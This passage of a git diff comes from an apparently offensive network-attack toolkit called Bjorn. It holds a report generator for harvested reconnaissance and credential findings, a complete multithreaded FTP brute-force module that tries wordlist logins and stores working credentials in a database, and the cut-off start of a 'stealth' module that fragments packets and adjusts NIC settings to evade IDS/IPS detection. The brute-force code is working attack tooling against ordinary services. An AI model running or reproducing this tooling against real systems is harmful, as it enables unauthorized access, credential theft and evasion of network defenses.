|
||||
# -w, --watch Watch for new findings in real-time.
|
||||
# -c, --clean Clean old data before processing.
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import time
|
||||
import shutil
|
||||
import glob
|
||||
import watchdog.observers
|
||||
import watchdog.events
|
||||
import markdown
|
||||
import jinja2
|
||||
from collections import defaultdict
|
||||
|
||||
|
||||
b_class = "FreyaHarvest"
|
||||
b_module = "freya_harvest"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_INPUT_DIR = "/home/bjorn/Bjorn/data/output"
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/reports"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "freya_harvest_settings.json")
|
||||
|
||||
# HTML template for reports
|
||||
HTML_TEMPLATE = """
|
||||
<!DOCTYPE html>
|
||||
<html>
|
||||
<head>
|
||||
<title>Bjorn Reconnaissance Report</title>
|
||||
<style>
|
||||
body { font-family: Arial, sans-serif; margin: 20px; }
|
||||
.section { margin: 20px 0; padding: 10px; border: 1px solid #ddd; }
|
||||
.vuln-high { background-color: #ffebee; }
|
||||
.vuln-medium { background-color: #fff3e0; }
|
||||
.vuln-low { background-color: #f1f8e9; }
|
||||
table { border-collapse: collapse; width: 100%; margin-bottom: 20px; }
|
||||
th, td { border: 1px solid #ddd; padding: 8px; text-align: left; }
|
||||
th { background-color: #f5f5f5; }
|
||||
h1, h2, h3 { color: #333; }
|
||||
.metadata { color: #666; font-style: italic; }
|
||||
.timestamp { font-weight: bold; }
|
||||
</style>
|
||||
</head>
|
||||
<body>
|
||||
<h1>Bjorn Reconnaissance Report</h1>
|
||||
<div class="metadata">
|
||||
<p class="timestamp">Generated: {{ timestamp }}</p>
|
||||
</div>
|
||||
{% for section in sections %}
|
||||
<div class="section">
|
||||
<h2>{{ section.title }}</h2>
|
||||
{{ section.content }}
|
||||
</div>
|
||||
{% endfor %}
|
||||
</body>
|
||||
</html>
|
||||
"""
|
||||
|
||||
class FreyaHarvest:
|
||||
def __init__(self, input_dir=DEFAULT_INPUT_DIR, output_dir=DEFAULT_OUTPUT_DIR,
|
||||
formats=None, watch_mode=False, clean=False):
|
||||
self.input_dir = input_dir
|
||||
self.output_dir = output_dir
|
||||
self.formats = formats or ['json', 'html', 'md']
|
||||
self.watch_mode = watch_mode
|
||||
self.clean = clean
|
||||
|
||||
self.data = defaultdict(list)
|
||||
self.observer = None
|
||||
|
||||
def clean_directories(self):
|
||||
"""Clean output directory if requested."""
|
||||
if self.clean and os.path.exists(self.output_dir):
|
||||
shutil.rmtree(self.output_dir)
|
||||
os.makedirs(self.output_dir)
|
||||
logging.info(f"Cleaned output directory: {self.output_dir}")
|
||||
|
||||
def collect_wifi_data(self):
|
||||
"""Collect WiFi-related findings."""
|
||||
try:
|
||||
wifi_dir = os.path.join(self.input_dir, "wifi")
|
||||
if os.path.exists(wifi_dir):
|
||||
for file in glob.glob(os.path.join(wifi_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['wifi'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting WiFi data: {e}")
|
||||
|
||||
def collect_network_data(self):
|
||||
"""Collect network topology and host findings."""
|
||||
try:
|
||||
network_dir = os.path.join(self.input_dir, "topology")
|
||||
if os.path.exists(network_dir):
|
||||
for file in glob.glob(os.path.join(network_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['network'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting network data: {e}")
|
||||
|
||||
def collect_vulnerability_data(self):
|
||||
"""Collect vulnerability findings."""
|
||||
try:
|
||||
vuln_dir = os.path.join(self.input_dir, "webscan")
|
||||
if os.path.exists(vuln_dir):
|
||||
for file in glob.glob(os.path.join(vuln_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['vulnerabilities'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting vulnerability data: {e}")
|
||||
|
||||
def collect_credential_data(self):
|
||||
"""Collect credential findings."""
|
||||
try:
|
||||
cred_dir = os.path.join(self.input_dir, "packets")
|
||||
if os.path.exists(cred_dir):
|
||||
for file in glob.glob(os.path.join(cred_dir, "*.json")):
|
||||
with open(file, 'r') as f:
|
||||
data = json.load(f)
|
||||
self.data['credentials'].append(data)
|
||||
except Exception as e:
|
||||
logging.error(f"Error collecting credential data: {e}")
|
||||
|
||||
def collect_data(self):
|
||||
"""Collect all data from various sources."""
|
||||
self.data.clear() # Reset data before collecting
|
||||
self.collect_wifi_data()
|
||||
self.collect_network_data()
|
||||
self.collect_vulnerability_data()
|
||||
self.collect_credential_data()
|
||||
logging.info("Data collection completed")
|
||||
|
||||
def generate_json_report(self):
|
||||
"""Generate JSON format report."""
|
||||
try:
|
||||
report = {
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'findings': dict(self.data)
|
||||
}
|
||||
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.json")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
json.dump(report, f, indent=4)
|
||||
|
||||
logging.info(f"JSON report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating JSON report: {e}")
|
||||
|
||||
def generate_html_report(self):
|
||||
"""Generate HTML format report."""
|
||||
try:
|
||||
template = jinja2.Template(HTML_TEMPLATE)
|
||||
sections = []
|
||||
|
||||
# Network Section
|
||||
if self.data['network']:
|
||||
content = "<h3>Network Topology</h3>"
|
||||
for topology in self.data['network']:
|
||||
content += f"<p>Hosts discovered: {len(topology.get('hosts', []))}</p>"
|
||||
content += "<table><tr><th>IP</th><th>MAC</th><th>Open Ports</th><th>Status</th></tr>"
|
||||
for ip, data in topology.get('hosts', {}).items():
|
||||
ports = data.get('ports', [])
|
||||
mac = data.get('mac', 'Unknown')
|
||||
status = data.get('status', 'Unknown')
|
||||
content += f"<tr><td>{ip}</td><td>{mac}</td><td>{', '.join(map(str, ports))}</td><td>{status}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Network Information", "content": content})
|
||||
|
||||
# WiFi Section
|
||||
if self.data['wifi']:
|
||||
content = "<h3>WiFi Findings</h3>"
|
||||
for wifi_data in self.data['wifi']:
|
||||
content += "<table><tr><th>SSID</th><th>BSSID</th><th>Security</th><th>Signal</th><th>Channel</th></tr>"
|
||||
for network in wifi_data.get('networks', []):
|
||||
content += f"<tr><td>{network.get('ssid', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('bssid', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('security', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('signal_strength', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('channel', 'Unknown')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "WiFi Networks", "content": content})
|
||||
|
||||
# Vulnerabilities Section
|
||||
if self.data['vulnerabilities']:
|
||||
content = "<h3>Discovered Vulnerabilities</h3>"
|
||||
for vuln_data in self.data['vulnerabilities']:
|
||||
content += "<table><tr><th>Type</th><th>Severity</th><th>Target</th><th>Description</th><th>Recommendation</th></tr>"
|
||||
for vuln in vuln_data.get('findings', []):
|
||||
severity_class = f"vuln-{vuln.get('severity', 'low').lower()}"
|
||||
content += f"<tr class='{severity_class}'>"
|
||||
content += f"<td>{vuln.get('type', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('severity', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('target', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('description', 'No description')}</td>"
|
||||
content += f"<td>{vuln.get('recommendation', 'No recommendation')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Vulnerabilities", "content": content})
|
||||
|
||||
# Credentials Section
|
||||
if self.data['credentials']:
|
||||
content = "<h3>Discovered Credentials</h3>"
|
||||
content += "<table><tr><th>Type</th><th>Source</th><th>Service</th><th>Username</th><th>Timestamp</th></tr>"
|
||||
for cred_data in self.data['credentials']:
|
||||
for cred in cred_data.get('credentials', []):
|
||||
content += f"<tr><td>{cred.get('type', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('source', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('service', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('username', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('timestamp', 'Unknown')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Credentials", "content": content})
|
||||
|
||||
# Generate HTML
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
html = template.render(
|
||||
timestamp=datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
|
||||
sections=sections
|
||||
)
|
||||
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.html")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
f.write(html)
|
||||
|
||||
logging.info(f"HTML report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating HTML report: {e}")
|
||||
|
||||
def generate_markdown_report(self):
|
||||
"""Generate Markdown format report."""
|
||||
try:
|
||||
md_content = [
|
||||
"# Bjorn Reconnaissance Report",
|
||||
f"Generated: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n"
|
||||
]
|
||||
|
||||
# Network Section
|
||||
if self.data['network']:
|
||||
md_content.append("## Network Information")
|
||||
for topology in self.data['network']:
|
||||
md_content.append(f"\nHosts discovered: {len(topology.get('hosts', []))}")
|
||||
md_content.append("\n| IP | MAC | Open Ports | Status |")
|
||||
md_content.append("|-------|-------|------------|---------|")
|
||||
for ip, data in topology.get('hosts', {}).items():
|
||||
ports = data.get('ports', [])
|
||||
mac = data.get('mac', 'Unknown')
|
||||
status = data.get('status', 'Unknown')
|
||||
md_content.append(f"| {ip} | {mac} | {', '.join(map(str, ports))} | {status} |")
|
||||
|
||||
# WiFi Section
|
||||
if self.data['wifi']:
|
||||
md_content.append("\n## WiFi Networks")
|
||||
md_content.append("\n| SSID | BSSID | Security | Signal | Channel |")
|
||||
md_content.append("|------|--------|-----------|---------|----------|")
|
||||
for wifi_data in self.data['wifi']:
|
||||
for network in wifi_data.get('networks', []):
|
||||
md_content.append(
|
||||
f"| {network.get('ssid', 'Unknown')} | "
|
||||
f"{network.get('bssid', 'Unknown')} | "
|
||||
f"{network.get('security', 'Unknown')} | "
|
||||
f"{network.get('signal_strength', 'Unknown')} | "
|
||||
f"{network.get('channel', 'Unknown')} |"
|
||||
)
|
||||
|
||||
# Vulnerabilities Section
|
||||
if self.data['vulnerabilities']:
|
||||
md_content.append("\n## Vulnerabilities")
|
||||
md_content.append("\n| Type | Severity | Target | Description | Recommendation |")
|
||||
md_content.append("|------|-----------|--------|-------------|----------------|")
|
||||
for vuln_data in self.data['vulnerabilities']:
|
||||
for vuln in vuln_data.get('findings', []):
|
||||
md_content.append(
|
||||
f"| {vuln.get('type', 'Unknown')} | "
|
||||
f"{vuln.get('severity', 'Unknown')} | "
|
||||
f"{vuln.get('target', 'Unknown')} | "
|
||||
f"{vuln.get('description', 'No description')} | "
|
||||
f"{vuln.get('recommendation', 'No recommendation')} |"
|
||||
)
|
||||
|
||||
# Credentials Section
|
||||
if self.data['credentials']:
|
||||
md_content.append("\n## Discovered Credentials")
|
||||
md_content.append("\n| Type | Source | Service | Username | Timestamp |")
|
||||
md_content.append("|------|---------|----------|-----------|------------|")
|
||||
for cred_data in self.data['credentials']:
|
||||
for cred in cred_data.get('credentials', []):
|
||||
md_content.append(
|
||||
f"| {cred.get('type', 'Unknown')} | "
|
||||
f"{cred.get('source', 'Unknown')} | "
|
||||
f"{cred.get('service', 'Unknown')} | "
|
||||
f"{cred.get('username', 'Unknown')} | "
|
||||
f"{cred.get('timestamp', 'Unknown')} |"
|
||||
)
|
||||
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.md")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
f.write('\n'.join(md_content))
|
||||
|
||||
logging.info(f"Markdown report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating Markdown report: {e}")
|
||||
|
||||
|
||||
def generate_reports(self):
|
||||
"""Generate reports in all specified formats."""
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
|
||||
if 'json' in self.formats:
|
||||
self.generate_json_report()
|
||||
if 'html' in self.formats:
|
||||
self.generate_html_report()
|
||||
if 'md' in self.formats:
|
||||
self.generate_markdown_report()
|
||||
|
||||
def start_watching(self):
|
||||
"""Start watching for new data files."""
|
||||
class FileHandler(watchdog.events.FileSystemEventHandler):
|
||||
def __init__(self, harvester):
|
||||
self.harvester = harvester
|
||||
|
||||
def on_created(self, event):
|
||||
if event.is_directory:
|
||||
return
|
||||
if event.src_path.endswith('.json'):
|
||||
logging.info(f"New data file detected: {event.src_path}")
|
||||
self.harvester.collect_data()
|
||||
self.harvester.generate_reports()
|
||||
|
||||
self.observer = watchdog.observers.Observer()
|
||||
self.observer.schedule(FileHandler(self), self.input_dir, recursive=True)
|
||||
self.observer.start()
|
||||
|
||||
try:
|
||||
while True:
|
||||
time.sleep(1)
|
||||
except KeyboardInterrupt:
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
|
||||
def execute(self):
|
||||
"""Execute the data collection and reporting process."""
|
||||
try:
|
||||
logging.info("Starting data collection")
|
||||
|
||||
if self.clean:
|
||||
self.clean_directories()
|
||||
|
||||
# Initial data collection and report generation
|
||||
self.collect_data()
|
||||
self.generate_reports()
|
||||
|
||||
# Start watch mode if enabled
|
||||
if self.watch_mode:
|
||||
logging.info("Starting watch mode for new data")
|
||||
try:
|
||||
self.start_watching()
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Watch mode stopped by user")
|
||||
finally:
|
||||
if self.observer:
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
|
||||
logging.info("Data collection and reporting completed")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during execution: {e}")
|
||||
raise
|
||||
finally:
|
||||
# Ensure observer is stopped if watch mode was active
|
||||
if self.observer and self.observer.is_alive():
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
|
||||
def save_settings(input_dir, output_dir, formats, watch_mode, clean):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"input_dir": input_dir,
|
||||
"output_dir": output_dir,
|
||||
"formats": formats,
|
||||
"watch_mode": watch_mode,
|
||||
"clean": clean
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Data collection and organization tool")
|
||||
parser.add_argument("-i", "--input", default=DEFAULT_INPUT_DIR, help="Input directory to monitor")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory for reports")
|
||||
parser.add_argument("-f", "--format", choices=['json', 'html', 'md', 'all'], default='all',
|
||||
help="Output format")
|
||||
parser.add_argument("-w", "--watch", action="store_true", help="Watch for new findings")
|
||||
parser.add_argument("-c", "--clean", action="store_true", help="Clean old data before processing")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
input_dir = args.input or settings.get("input_dir")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
formats = ['json', 'html', 'md'] if args.format == 'all' else [args.format]
|
||||
watch_mode = args.watch or settings.get("watch_mode", False)
|
||||
clean = args.clean or settings.get("clean", False)
|
||||
|
||||
save_settings(input_dir, output_dir, formats, watch_mode, clean)
|
||||
|
||||
harvester = FreyaHarvest(
|
||||
input_dir=input_dir,
|
||||
output_dir=output_dir,
|
||||
formats=formats,
|
||||
watch_mode=watch_mode,
|
||||
clean=clean
|
||||
)
|
||||
harvester.execute()
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
@@ -1,268 +0,0 @@
|
||||
"""
|
||||
ftp_bruteforce.py — FTP bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Succès -> DB.creds (service='ftp')
|
||||
- Conserve la logique d’origine (queue/threads, sleep éventuels, etc.)
|
||||
"""
|
||||
|
||||
import os
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from ftplib import FTP
|
||||
from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="ftp_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "FTPBruteforce"
|
||||
b_module = "ftp_bruteforce"
|
||||
b_status = "brute_force_ftp"
|
||||
b_port = 21
|
||||
b_parent = None
|
||||
b_service = '["ftp"]'
|
||||
b_trigger = 'on_any:["on_service:ftp","on_new_port:21"]'
|
||||
b_priority = 70
|
||||
b_cooldown = 1800, # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
class FTPBruteforce:
|
||||
"""Wrapper orchestrateur -> FTPConnector."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.ftp_bruteforce = FTPConnector(shared_data)
|
||||
logger.info("FTPConnector initialized.")
|
||||
|
||||
def bruteforce_ftp(self, ip, port):
|
||||
"""Lance le bruteforce FTP pour (ip, port)."""
|
||||
return self.ftp_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
self.shared_data.bjorn_orch_status = "FTPBruteforce"
|
||||
# comportement original : un petit délai visuel
|
||||
time.sleep(5)
|
||||
logger.info(f"Brute forcing FTP on {ip}:{port}...")
|
||||
success, results = self.bruteforce_ftp(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class FTPConnector:
|
||||
"""Gère les tentatives FTP, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
# Cache IP -> (mac, hostname)
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, user, password, port]
|
||||
self.queue = Queue()
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
def _read_lines(path: str) -> List[str]:
|
||||
try:
|
||||
with open(path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
return [l.rstrip("\n\r") for l in f if l.strip()]
|
||||
except Exception as e:
|
||||
logger.error(f"Cannot read file {path}: {e}")
|
||||
return []
|
||||
|
||||
# ---------- mapping DB hosts ----------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- FTP ----------
|
||||
def ftp_connect(self, adresse_ip: str, user: str, password: str) -> bool:
|
||||
try:
|
||||
conn = FTP()
|
||||
conn.connect(adresse_ip, 21)
|
||||
conn.login(user, password)
|
||||
try:
|
||||
conn.quit()
|
||||
except Exception:
|
||||
pass
|
||||
logger.info(f"Access to FTP successful on {adresse_ip} with user '{user}'")
|
||||
return True
|
||||
except Exception:
|
||||
return False
|
||||
|
||||
# ---------- DB upsert fallback ----------
|
||||
def _fallback_upsert_cred(self, *, mac, ip, hostname, user, password, port, database=None):
|
||||
mac_k = mac or ""
|
||||
ip_k = ip or ""
|
||||
user_k = user or ""
|
||||
db_k = database or ""
|
||||
port_k = int(port or 0)
|
||||
|
||||
try:
|
||||
with self.shared_data.db.transaction(immediate=True):
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT OR IGNORE INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES('ftp',?,?,?,?,?,?,?,NULL)
|
||||
""",
|
||||
(mac_k, ip_k, hostname or "", user_k, password or "", port_k, db_k),
|
||||
)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE service='ftp'
|
||||
AND COALESCE(mac_address,'')=?
|
||||
AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=?
|
||||
AND COALESCE(COALESCE("database",""),'')=?
|
||||
AND COALESCE(port,0)=?
|
||||
""",
|
||||
(password or "", hostname or None, mac_k, ip_k, user_k, db_k, port_k),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"fallback upsert_cred failed for {ip} {user}: {e}")
|
||||
|
||||
# ---------- worker / queue ----------
|
||||
def worker(self, success_flag):
|
||||
"""Worker thread for FTP bruteforce attempts."""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
if self.ftp_connect(adresse_ip, user, password):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
self.queue.task_done()
|
||||
|
||||
# Pause configurable entre chaque tentative FTP
|
||||
if getattr(self.shared_data, "timewait_ftp", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_ftp)
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords) + 1 # (logique d'origine conservée)
|
||||
if len(self.users) * len(self.passwords) == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, len(self.users) * len(self.passwords)))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
for mac, ip, hostname, user, password, port in self.results:
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
service="ftp",
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=None,
|
||||
extra=None
|
||||
)
|
||||
except Exception as e:
|
||||
if "ON CONFLICT clause does not match" in str(e):
|
||||
self._fallback_upsert_cred(
|
||||
mac=mac, ip=ip, hostname=hostname, user=user,
|
||||
password=password, port=port, database=None
|
||||
)
|
||||
else:
|
||||
logger.error(f"insert_cred failed for {ip} {user}: {e}")
|
||||
self.results = []
|
||||
|
||||
def removeduplicates(self):
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
sd = SharedData()
|
||||
ftp_bruteforce = FTPBruteforce(sd)
|
||||
logger.info("FTP brute force module ready.")
|
||||
exit(0)
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
@@ -1,318 +0,0 @@
|
||||
# Stealth operations module for IDS/IPS evasion and traffic manipulation.a
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/heimdall_guard_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --interface Network interface to use (default: active interface).
|
||||
# -m, --mode Operating mode (timing, random, fragmented, all).
|
||||
# -d, --delay Base delay between operations in seconds (default: 1).
|
||||
# -r, --randomize Randomization factor for timing (default: 0.5).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/stealth).
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import random
|
||||
import time
|
||||
import socket
|
||||
import struct
|
||||
import threading
|
||||
from scapy.all import *
|
||||
from collections import deque
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
b_class = "HeimdallGuard"
|
||||
b_module = "heimdall_guard"
|
||||
b_enabled = 0
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/stealth"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "heimdall_guard_settings.json")
|
||||
|
||||
class HeimdallGuard:
|
||||
def __init__(self, interface, mode='all', base_delay=1, random_factor=0.5, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.interface = interface
|
||||
self.mode = mode
|
||||
self.base_delay = base_delay
|
||||
self.random_factor = random_factor
|
||||
self.output_dir = output_dir
|
||||
|
||||
self.packet_queue = deque()
|
||||
self.active = False
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# Statistics
|
||||
self.stats = {
|
||||
'packets_processed': 0,
|
||||
'packets_fragmented': 0,
|
||||
'timing_adjustments': 0
|
||||
}
|
||||
|
||||
def initialize_interface(self):
|
||||
"""Configure network interface for stealth operations."""
|
||||
try:
|
||||
# Disable NIC offloading features that might interfere with packet manipulation
|
||||
commands = [
|
||||
f"ethtool -K {self.interface} tso off", # TCP segmentation offload
|
||||
f"ethtool -K {self.interface} gso off", # Generic segmentation offload
|
||||
f"ethtool -K {self.interface} gro off", # Generic receive offload
|
||||
f"ethtool -K {self.interface} lro off" # Large receive offload
|
||||
]
|
||||
|
||||
for cmd in commands:
|
||||
try:
|
||||
subprocess.run(cmd.split(), check=True)
|
||||
except subprocess.CalledProcessError:
|
||||
logging.warning(f"Failed to execute: {cmd}")
|
||||
|
||||
logging.info(f"Interface {self.interface} configured for stealth operations")
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to initialize interface: {e}")
|
||||
return False
|
||||
|
||||
def calculate_timing(self):
|
||||
"""Calculate timing delays with randomization."""
|
||||
base = self.base_delay
|
||||
variation = self.random_factor * base
|
||||
return max(0, base + random.uniform(-variation, variation))
|
||||
|
||||
def fragment_packet(self, packet, mtu=1500):
|
||||
"""Fragment packets to avoid detection patterns."""
|
||||
try:
|
||||
